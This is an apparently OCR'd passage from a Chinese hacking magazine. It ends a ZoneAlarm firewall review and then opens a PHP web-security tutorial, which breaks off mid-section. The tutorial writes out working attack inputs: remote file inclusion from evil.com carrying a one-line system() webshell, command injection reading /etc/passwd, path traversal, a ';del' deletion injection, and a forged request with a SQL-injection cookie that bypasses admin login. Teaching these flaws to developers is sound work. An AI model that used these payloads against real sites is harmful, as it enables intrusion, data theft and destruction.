


图7 隐私保护选项

“清理缓存”标签中的命令能够将保存在用户计算机上的临时文件目录、文档历史纪录、自动完成表单、自动完成密码，以及Cookie等内容全部删掉。

“ID锁”可以保护用户的个人信息不被黑客或恶意程序所获取。当“ID锁”打开的时候，所有保存在“我的保险箱”中的信息都是安全的，程序会在信息数据发送到未经认证的目的地时发出警告。用户可以在“我的保险箱”中存放一些需要加密的个人信息，比如游戏账号、银行卡账号、各种各样的密码等等，程序会使用工业标准SHA-1算法来保护你的数据信息。如果在输入时选择了加密，输入的信息就会显示为星号。




图8 防火墙的安全警报

弹出警报是用户和个人防火墙一种固有的交流方式，在“警报/日志”标签中会设置各种关于警报提示、日志记录的相关信息，比如有外网的数据企图访问用户的计算机时，就会弹出一个警报窗口，如图8所示。

通过选择“不再显示此对话框”选项，当防火墙以后遇到类似情况时，ZoneAlarm会自动地进行处理并进行记录，以免分散用户的注意力。点击“更多信息”按钮，程序就会对这些数据的来源进行追踪，可惜的是程序本身并不带有追踪功能，它需要连接到ZoneAlarm的官方网站才能进行数据的追踪。在网站的“Technical Info”标签中，我们可以查看到关于自己计算机的技术说明，包括这次攻击的技术信息分析，并对计算机的安全性做出判断，如图9所示。




图9 对攻击的信息分析

可惜所有的信息都是英文显示的，对于英文不好的用户阅读起来可能会很吃力。通过“Hacker ID标签”可以追踪到黑客的踪迹，网页会详细地显示出追踪到的IP地址的信息，并且会通过一个三维地图将追踪到的地理位置显示出来，如图10所示。




图10 对攻击者的追踪



图11 报警日志

如果用户想更加清楚地连接到地理位置的情况，在三维地图上点击一下，就可以在新窗口中显示出更加详细的地理位置，有时候甚至可以精确到某一条街道。在追踪的过程中，程序并不会暴露我们的IP地址，这样我们不但可以轻易地追踪到黑客的IP地址，还不会暴露我们的踪迹。如果用户关闭了警报窗口，还可以通过“日志查看器”来查看已经记录的系统安全活动，用户通过分析日志可以发现黑客或受到的攻击及其来源以及应用程序访问网络的情况。如果发现某个IP地址常常对你的计算机进行攻击的话，点击“添至区域”中的“禁止区域”，就可以彻底避免遭受到这个IP地址的攻击了，如图11所示。

至此，关于著名的个人防火墙ZoneAlarm的情况就为大家介绍到这。由于测试时间较短，难免会有不尽如人意的地方，希望大家多多包涵并及时地给我指正。如果有什么问题的话，欢迎到《黑客手册》的论坛我们一起讨论学习。

Q&A

1.ZoneAlarm几个版本之间有什么区别?

ZoneAlarm Pro这个版本最基本的功能就是防火墙功能，是Zone Labs公司最早推出的版本之一，也是我们平时使用最多的版本之一，而其他版本都是Zone Labs公司后来推出的，它们在功能上有很多增加。例如ZoneAlarm Security Suite这个版本就是它们的安全组合版本，功能也是最强大的，具有防火墙、反病毒、维护数据安全过滤广告COOKIES以及弹窗、隔离可疑的电子邮件附件及可能包含的病毒、保护最流行的IM通信服务安全等功能。

2.通过ZoneAlarm如何进行网页广告的屏蔽?

双击系统托盘中的防火墙图标，在弹出的窗口中点击“隐私保护”选项，然后在弹出的窗口中点击“常规”标签中的“广告过滤”，然后再将滑杆调至“高”，当然也可以通过“定制”按钮来自定义需要屏蔽的广告及广告过滤后显示的内容。

Q&A

编辑点评： 对于个人用户来说ZoneAlarm是非常强大的，特别是细节上的设计，但汉化版的汉化不彻底，对英文不好的朋友是一大障碍，告诉你小编我使用的就是这款防火墙哦！

嗜酒成痴剑亦狂——重燃你的php安全之火

文 Zizzy

从本文你能学到：
1.了解php常见的漏洞以及漏洞产生的原因
2.对于php相关函数的说明与特殊字符的应用
3.如何寻找逻辑漏洞和重视过滤问题

对于脚本安全这个话题好像永远没完没了，如果你经常到国外的各种bugtraq上，你会发现有一半以上都和脚本相关，诸如SQL injection，XSS，Path Disclosure，Remote commands execution这样的字眼比比皆是，我们看了之后的用途难道仅仅是抓肉鸡？对于我们想做web安全的人来说，最好就是拿来学习。可是万物抓根源，我们要的不是鱼而是渔。在国内，各种各样的php程序1.0版、2.0版像雨后春笋般冒出来，可是，大家关注的都是一些著名的cms、论坛、blog程序，很少有人对那些不出名的程序做安全检测。对于越来越多的php程序员和站长来说，除了依靠服务器的堡垒设置外，php程序本身的安全多少总得懂点吧。

有人说你们做php安全的无非就是搞搞注人和跨跨站什么的，大错特错，如果那样的话，一个magic_quotes_gpc或者服务器里的一些安全设置就会让我们全没活路了。今天我要说的不是注人，不是跨站，而是存在于php程序中的一些安全细节问题。

一、注意一些函数的过滤

有些函数在程序中是经常使用的，像include()，require()，fopen()，fwrite()，readfile()，unlink()，eval()以及它们的变体函数等等。这些函数都很实用，但实用并不代表让你省心，事实上你还得为它们多费点心。

1.include()，require()和fopen()，include_once()，require_once()这些都可以远程调用文件，对于它们的危害，google搜一下你就会很明了，对于所包含调用的变量没过滤好，就可以任意包含文件从而去执行，举个例子，来看看print.php的部分代码：

```
if (empty ($bn) ) {    //检查变量$bn是否为空
include ("$cfg_dir/site_${site}.php");    //把$cfg_dir这个路径里的site_${site}.php包含进来
```

不管存不存在$cfg_dir目录，$site这个变量你可以自由地去使用，因为它根本没检查$site变量。可以把变量$site指定远程文件http://evil.com/cmd.gif去调用，也可以是本地的一个文件，你所指定的文件里写上php语句，比如<?php system($_GET[cmd]); ?>，(执行系统命令的语句)，然后它就去执行这个含有php语句的文件了。如：

```
http://target.com/print.php?site=../../upload/20050118.gif?cmd=dir
http://target.com/print.php?site=http://evil.com/cmd.gif?cmd=dir    //列出文件目录
```

甚至可以扩展到包含一些管理员文件，提升权限，典型的像以前的phpwind，bo-blog漏洞。除了依靠php.ini里的allow_url_fopen设为off禁止远程使用文件和open_base_dir禁止使用目录以外的文件外，你还得事先声明好只能包含哪些文件，这里就不多说了。

2.fopen()，file()，readfile()，openfile()等也是该特别留意的地方。函数本身并没有什么，它们的作用是去打开文件，可是如果对变量过滤不彻底的话，就会泄露源代码，这样的函数文本论坛里有很多。

```
$articlearray=openfile("$dbpath/$fid/$tid.php");    //打开$dbpath/$fid这个路径的$tid.php文件
$topic_detail=explode("|",$articlearray[0]);    //用分割符|读出帖子的内容
```

很眼熟吧，这是ofstar以前版本的read.php，$fid和$tid没有任何过滤，$tid指定为某个文件提交，就发生了源代码泄露。如：

```
http://explame.com/ofstar/read.php?fid=123&tid=../index
$tid 会被加上 php 的后缀，所以直接写 index。
```

3.fwrite()和它的变体函数这种漏洞想都想得出，对于用户提交的字符没过滤的话，写入一段 php 后门又不是不可以。

4.unlink()函数，前段时间，phpwind 里任意删除文件就是利用这个函数，对于判断是否删除的变量没过滤，变量可以指定为任意文件，当然就可以删除任意文件的变量。

5.eval()，preg_replace()函数，它们的作用是执行php代码，如果字符串没被经过任何过滤的话，会发生什么呢，我就常看见一些cms里面使用，想想，一句话的php木马不就是根据eval()原理制作的吗?

6.对于 system()这些系统函数，你会说在 php.ini 里禁止系统函数，对，这也是好办法，可是像一些程序里需要，那是不是就不用了呢？就像上次我看到的一套很漂亮的 php 相册一样。另外对于 popen()，proc_open()，proc_close()函数你也得特别注意，尽管它们执行命令后并没有直接输出，但你想这到底对黑客们有没有用呢？在这里 php 提供了两个函数，escapeshellarg()，escapeshellcmd()，这两个函数用来对抗系统函数的调用攻击，也就是过滤。对于危害，来举个例子，看看某论坛的 prod.php

```
$doubleApp = isset($argv[1]);  //初始化变量$doubleApp
...
if( $doubleApp )  //if 语句
{
    $appDir = $argv[1];   //初始化$appDir
     system("mkdir $prodDir/$appDir");  //使用系统函数
system 来创建目录$prodDir/$appDir
```

本来是拿来创建 $prodDir/$appDir 目录的，再接着看下去，程序仅仅检测是否存在 $argv[1]，而缺少对 $argv[1]的必要过滤，那么你就可以这样：**/prod.php?argv[1]=|ls%20-la 或者 /prod.php?argv[1]=|cat%20/etc/passwd**（分割符 | 在这里是 UNIX 的管道参数，可以执行多条命令。）

到这里，常见的漏洞类型应该知道点了吧。

二、对于特殊字符的重视

对于特殊字符，有句话叫 All puts is invalid，国外的文章里这句话是很常见的。所有的输入都是有害的，你永远不要以为用户输入的东西省心，为了对付这些危害，程序员都在忙着过滤大把大把的字符，唯恐漏了什么。而有些程序员呢，好像从没注意过这些问题，从来都是敞开漏洞大门的。还是先看看下面这些东西吧。

1.其实程序的漏洞里最关键、最让开发者放心不下的就是带着 $ 符号的美元符号、变量，对于找漏洞的人来说，抓着变量两个字就是一切。就像**目录遍历**这个 bug，很多邮件程序都存在，开发者考虑得很周全，有的甚至加上了网络硬盘这个东西，好是好，就像 **http://mail.com/file.php?id=1&put=list&tid=1&file=./** 要是我们把 file 这个变量换成./../ 或者更上层呢？目录就这样被**遍历**了。

2.尖括号“<>”跨站你不会不知道吧，主要出现在一些搜索栏、文章系统或留言板中；像前段时间的 phpwind 附件那里的跨站等等。当然，对于跨站问题，你要过滤的远远不止是尖括号。不怕过滤时漏掉什么，而是怕你想不起要去过滤。

3.斜杠和反斜杠：对于 / 和 \ 的过滤，还记得魔力论坛的附件下载处的源代码泄露吗？ **attachment.php?id=684&u=3096&extension=gif&attach=.\..\..\..\..\..\..\includes\config.php&filename=1.gif** 对于过滤.. / \ 的问题，像 windows 主机不仅要过滤../ 还要过滤..\，windows 主机对 \ 会解析为 /，这些细节跟 SQL injection 比起来，什么才叫深入呢？

4.关于反引号(``)，反引号在 php 中很强大，它可以执行系统命令，就像 system()这些系统函数一样，如果用户的恶意语句被它所执行的话就会危害服务器，我想除了服务器设置得很好以外，对于它们你还是老老实实地过滤吧。

5.关于**换行符，NULL 字符**等，像 **“\t、\x0B、\n、\r、\0”** 这些字符都是很有用的，动网以前的上传漏洞就是因为上传中的 NULL(\0)字符引起的，对于这些能随意截断程序流程的字符，你说我们在检测的时候应该有多细心呢?

6.分号(;)和分割符(|)

分号截断程序流程，就像这个 **shell_exec("del ./yourpath/$file"); //使用系统函数 shell_exec 删除文件 $file** 变量 $file 没指定，那么直接写 zizzy.php;del ./yourpath ，这样你的 yourpath 目录也就被 del 了。

分割符(|)是 UNIX 里自带的管道函数，可以连接几条命令来执行，有时候加在过滤不严的系统函数中执行。

三、逻辑错误

验证不完全和一些逻辑错误在程序里也很容易找到，特别是现在的程序员，只顾深入学习，对逻辑错误这样的安全意识却没有培养，其实这些都要靠你自己去培养，而不是等着有人来报告 bug 给你。对于逻辑错误的判断，我们只能说，多练练吧，经验才是最重要的。

1.关于登录验证的问题。举个例子，我们来看看某论坛的 admin.php 部分代码：

```
if ((isset($_SESSION['username'])) && (isset($_SESSION
['password'])))
  //是否存在 username 和 password
  $_u = $_SESSION['username'];  //提取 username 为$_u
  $_p = $_SESSION['password'];  //提取 password 为$_p

    $yes = mysql_query("SELECT * FROM users WHERE
username='".$_u."' AND password='".$_p."'");  //执行
mysql 查询语句
```

这里的 username 和 password 好像不对劲吧，存在管理员的 username 和 password 直接就通过验证，那就意味着没有用户名、密码也行吧，我们提交

```
GET /bbs/admin/index.php?page=general HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/
pjpeg, application/x-shockwave-flash, */*
Accept-Language: zh-cn
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows
NT 5.1; SV1; Maxthon)
Host: 127.0.0.1
Connection: Keep-Alive
Cookie: username='or isnull(1/0) AND level=3/*; password=;
```

这是我们伪造的一个数据包，我们使用 GET 来提交数据，原理也就是在 cookie 这里构造欺骗语句。

接着，整个 SQL 语句就成为这样 **SELECT * FROM users WHERE username=''or isnull(1/0) AND level=3/*' AND password=''** 这里仅仅用一个 'or'='or' 的原理，就把 username 和 password 的检测给绕开了，而 level=3 则是伪造的等级，从而绕过检测，进入管理后台。

对于后台的验证不能这么马虎，两行代码就算完事，你还得

从SESSION(会话)、Cookie这些地方来增强验证。

2.上传漏洞

有一次我看到在一个程序config.php里对上传文件类型限制是这样的：

```
$IllegalExtentions = array('exe','asp','php','php3','bat','cgi','pl','com','vbs','reg','pcd','pif','scr','bas','inf','vb','vbe','wsc','wsf','wsh'); //对于上传文件的限制，只允许上传"文件类型"
```

